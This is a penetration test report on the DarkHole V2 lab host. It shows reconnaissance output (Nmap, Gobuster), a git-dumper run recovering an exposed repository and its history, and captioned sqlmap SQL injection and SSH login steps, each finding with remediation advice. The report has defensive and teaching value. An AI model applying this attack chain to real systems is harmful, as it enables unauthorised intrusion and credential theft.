DarkHole V2

Vulnerability Assessment & Penetration Test Report

Target System	DarkHole V2
Target IP Address	192.168.31.242
Assessment Window	21 Jul 2026 – 25 Jul 2026
Prepared By	Nikhil Gowda (Cybersecurity Analyst / Fresher)
Report Type	Black-box Web Application & Host Penetration Test

Note: all IP addresses, hostnames and MAC addresses belonging to machines other than the target (including the tester's own attack host) have been redacted from this report. Only the target's IP address (192.168.31.242) and hostname (DarkHole V2 / darkhole.lan) are retained.

1. Executive Summary

A black-box penetration test was carried out against the DarkHole V2 host (192.168.31.242). The engagement began with host and service discovery, followed by web enumeration that uncovered an exposed **.git** repository on the target's web server. Dumping this repository recovered application source code and its commit history, which revealed previously hardcoded administrator credentials. The application's current **dashboard.php** endpoint was found to be vulnerable to **SQL Injection** via the **id** parameter, which was leveraged to dump the full user and SSH-credential tables from the backend MySQL database. The recovered SSH credentials provided shell access to the host as a low-privileged user, and further local enumeration uncovered a second local account together with a cron-driven internal PHP service vulnerable to **OS Command Injection**. Exploiting this flaw provided code execution as that second account, from which the assessor ultimately obtained **root** access and retrieved the final root flag, demonstrating full compromise of the host.

2. Scope

Target IP address: **192.168.31.242** (hostname: darkhole.lan / "DarkHole V2")

Testing type: Black-box network & web application penetration test.

3. Methodology

• Host discovery and network reconnaissance (Nmap)

• Service & version enumeration (Nmap)

• Web content & directory enumeration (Gobuster)

• Source control exposure discovery and extraction (git-dumper)

• Credential & vulnerability analysis of recovered source (git history / git diff)

• Web application testing & request interception (Browser, Burp Suite)

• Database exploitation (SQL Injection via sqlmap)

• Remote access using recovered credentials (SSH)

• Local enumeration, lateral movement & privilege escalation

4. Findings Summary

#	Finding	Service/Port	Severity
1	Exposed .git Repository (Source Code & History Disclosure)	80/tcp (HTTP)	**High**
2	Hardcoded Credentials Recoverable via Git History	80/tcp (HTTP)	**High**
3	SQL Injection in dashboard.php ('id' parameter)	80/tcp (HTTP)	**Critical**
4	Plaintext Password Storage in Database	80/tcp (HTTP) / MySQL	**Medium**
5	Outdated OpenSSH 8.2p1 Exposed	22/tcp (SSH)	**Low**
6	OS Command Injection in Internal PHP Service	9999/tcp (localhost only)	**Critical**

7	Privilege Escalation to root	Local / OS	**Critical**

5. Detailed Findings & Proof of Concept

5.1 Exposed .git Repository — Source Code Disclosure

Severity: High | **Port/Service:** 80/tcp (HTTP, Apache 2.4.41)

Nmap's HTTP script scan flagged an accessible **http-git** endpoint on the target, indicating the web root's **.git** directory was exposed and readable over HTTP. This allows an unauthenticated attacker to reconstruct the entire application source tree and its full commit history.

PoC – Step 1: Host & service discovery

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.31.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-21 11:34 +0500
Nmap scan report for darkhole.lan (192.168.31.242)
Host is up (0.0018s latency).
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 3.83 seconds
```

Nmap host discovery identifying the target (darkhole.lan, 192.168.31.242) on the local network.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV 192.168.31.242
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-21 11:35 +0500
Nmap scan report for darkhole.lan (192.168.31.242)
Host is up (0.00050s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 57:b1:f5:64:28:98:91:51:6d:70:76:6e:a5:52:43:5d (RSA)
|   256 cc:64:fd:7c:d8:5e:48:8a:28:98:91:b9:e4:1e:6d:a8 (ECDSA)
|_  256 9e:77:08:a4:52:9f:33:8d:96:19:ba:75:71:27:bd:60 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: DarkHole V2
| http-git:
|   192.168.31.242:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: i changed login.php file for more secure
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.41 (Ubuntu)
MAC Address: 00:0C:29:23:53:AD (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.49 seconds
```

Nmap service/version scan (-sC -sV) against 192.168.31.242 – SSH on 22/tcp, HTTP (Apache 2.4.41, DarkHole V2) on 80/tcp, with http-git exposure flagged.

PoC – Step 2: Directory enumeration

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.31.242 -w /usr/share/wordlists/dirb/big.txt -x php
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.31.242
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.htaccess.php        (Status: 403) [Size: 279]
.htpasswd            (Status: 403) [Size: 279]
.htaccess            (Status: 403) [Size: 279]
.htpasswd.php        (Status: 403) [Size: 279]
config               (Status: 301) [Size: 317] [--> http://192.168.31.242/config/]
dashboard.php        (Status: 200) [Size: 11]
index.php            (Status: 200) [Size: 740]
js                   (Status: 301) [Size: 313] [--> http://192.168.31.242/js/]
login.php            (Status: 200) [Size: 1026]
logout.php           (Status: 302) [Size: 0] [--> index.php]
server-status        (Status: 403) [Size: 279]
style                (Status: 301) [Size: 316] [--> http://192.168.31.242/style/]
Progress: 40938 / 40938 (100.00%)
===============================================================
Finished
===============================================================
```

Gobuster directory brute-force revealing application files: config/, dashboard.php, index.php, login.php, logout.php, style/.

PoC – Step 3: Dumping the exposed repository

```
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/arthaud/git-dumper.git
Cloning into 'git-dumper' ...
remote: Enumerating objects: 226, done.
remote: Counting objects: 100% (158/158), done.
remote: Compressing objects: 100% (71/71), done.
remote: Total 226 (delta 114), reused 88 (delta 87), pack-reused 68 (from 1)
Receiving objects: 100% (226/226), 55.98 KiB | 469.00 KiB/s, done.
Resolving deltas: 100% (127/127), done.

┌──(kali㉿kali)-[~]
```

Cloning the git-dumper tool used to extract exposed .git repositories over HTTP.

```
┌──(kali㉿kali)-[~/git-dumper]
└─$ python3 git_dumper.py http://192.168.31.242/.git/ /backup
Traceback (most recent call last):
  File "/home/kali/git-dumper/git_dumper.py", line 15, in <module>
    import dulwich.index
ModuleNotFoundError: No module named 'dulwich'

┌──(kali㉿kali)-[~/git-dumper]
└─$ python3 git_dumper.py http://192.168.31.242/.git/  backup
Traceback (most recent call last):
  File "/home/kali/git-dumper/git_dumper.py", line 15, in <module>
    import dulwich.index
ModuleNotFoundError: No module named 'dulwich'

┌──(kali㉿kali)-[~/git-dumper]
```

Initial git-dumper attempt failing due to a missing Python dependency (dulwich).

```
┌──(root💀kali)-[~/darkhole2/git-dumper]
└─# python3 git_dumper.py http://[redacted]/.git/ backup
[-] Testing http://[redacted]/.git/HEAD [200]
[-] Testing http://[redacted]/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://[redacted]/.git/ [200]
[-] Fetching http://[redacted]/.gitignore [404]
[-] http://[redacted]/.gitignore responded with status code 404
[-] Fetching http://[redacted]/.git/COMMIT_EDITMSG [200]
[-] Fetching http://[redacted]/.git/index [200]
[-] Fetching http://[redacted]/.git/HEAD [200]
[-] Fetching http://[redacted]/.git/description [200]
[-] Fetching http://[redacted]/.git/config [200]
[-] Fetching http://[redacted]/.git/logs/ [200]
[-] Fetching http://[redacted]/.git/info/ [200]
```

After that, we accessed the backup directory, and the log file had three entries. Using git, we open

Successful git-dumper run recovering the full .git repository and history from the target web root.

```
┌──(venv)─(kali㉿kali)-[~/backup]
└─$ ls
config  dashboard.php  index.php  js  login.php  logout.php  style

┌──(venv)─(kali㉿kali)-[~/backup]
└─$ git log
commit 0f1d821f48a9cf662f285457a5ce9af6b9feb2c4 (HEAD → master)
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date:   Mon Aug 30 13:14:32 2021 +0300

    i changed login.php file for more secure

commit a4d900a8d85e8938d3601f3cef113ee293028e10
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date:   Mon Aug 30 13:06:20 2021 +0300

    I added login.php file with default credentials

commit aa2a5f3aa15bb402f2b90a07d86af57436d64917
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date:   Mon Aug 30 13:02:44 2021 +0300

    First Initialize

┌──(venv)─(kali㉿kali)-[~/backup]
└─$
```

Recovered application files (config, dashboard.php, login.php, etc.) and full git commit log extracted from the dumped repository.

Remediation: Remove the .git directory from any publicly served web root. Block access to dot-files/dot-directories at the web server level, and ensure deployment pipelines never ship version-control metadata to production.

5.2 Hardcoded Credentials Recoverable via Git History

Severity: High | **Port/Service:** 80/tcp (HTTP)

Reviewing the recovered commit history showed that an earlier version of **login.php** authenticated users against a hardcoded email/password pair before being replaced with a database-backed (but as shown in Finding 5.3, still vulnerable) check. Because the repository history was exposed, this previously "fixed" secret remained fully recoverable.

PoC:



git diff between commits showing the original hardcoded credential check (email: lush@admin.com) later replaced with a database-driven login.


Remediation: Never commit credentials to source control, even temporarily. Rotate any credentials that may have been exposed in version-control history, and scrub sensitive history with tools such as git-filter-repo/BFG where repositories cannot be fully re-created.

5.3 SQL Injection in dashboard.php ('id' parameter)


Severity: Critical | **Port/Service:** 80/tcp (HTTP)

The **id** GET parameter on **/dashboard.php** was found to be vulnerable to both time-based blind and UNION-based SQL Injection against the backend MySQL database. The request was first captured in Burp Suite, then replayed and automated with sqlmap, which confirmed the injection, enumerated the available databases, and dumped the contents of the application's tables — including usernames, email addresses, plaintext passwords, and a separate table of SSH credentials.

PoC – Step 1: Capturing the vulnerable request




Accessing /dashboard.php?id=1 in the browser using credentials recovered from the exposed git history.




Intercepting the dashboard.php?id=1 request in Burp Suite for use as an sqlmap request file.

PoC – Step 2: Confirming SQL Injection




sqlmap confirming a time-based blind and UNION-based SQL injection on the 'id' parameter, and enumerating available databases.

PoC – Step 3: Enumerating & dumping data



sqlmap enumerating tables inside the 'darkhole_2' database: 'users' and 'ssh'.



sqlmap dumping the users and ssh tables, recovering a plaintext admin password and a separate SSH username/password pair.

Remediation: Use parameterised queries / prepared statements for all database access — never concatenate user input into SQL strings. Apply least-privilege database accounts, enable a WAF as defence-in-depth, and add input validation on all GET/POST parameters.

5.4 Plaintext Password Storage in Database

Severity: Medium | **Port/Service:** 80/tcp (HTTP) / MySQL backend

The SQL injection dump in Finding 5.3 showed that the application stores user passwords in **plaintext** in the 'users' table rather than using a salted hash. Any database compromise (such as the one demonstrated here) therefore immediately exposes usable credentials for every account, rather than hashes that would require further cracking effort.

Remediation: Store passwords using a modern, salted hashing algorithm (bcrypt, Argon2, or PBKDF2) and never persist or log plaintext credentials.

5.5 Outdated OpenSSH Version Exposed

Severity: Low | **Port/Service:** 22/tcp (SSH)

The target exposes OpenSSH 8.2p1 on Ubuntu, identified during the initial service scan (see Finding 5.1, PoC Step 1). While no direct exploit was used against the SSH service itself in this engagement, keeping SSH reachable from the broader network and running a version behind current releases increases exposure to future disclosed vulnerabilities.


Remediation: Keep OpenSSH patched to the latest vendor-supported release, restrict access with firewall rules/allowlists, and prefer key-based authentication over passwords.

5.6 Remote Access Using Recovered Credentials (SSH)

Severity: Critical (chained) | **Port/Service:** 22/tcp (SSH)

The SSH credentials recovered from the database dump in Finding 5.3 (username/password pair from the 'ssh' table) were used to authenticate directly to the target over SSH, providing an interactive shell as a low-privileged local user.

PoC:



SSH login to 192.168.31.242 using the credentials recovered from the database dump, obtaining a shell as a local user.

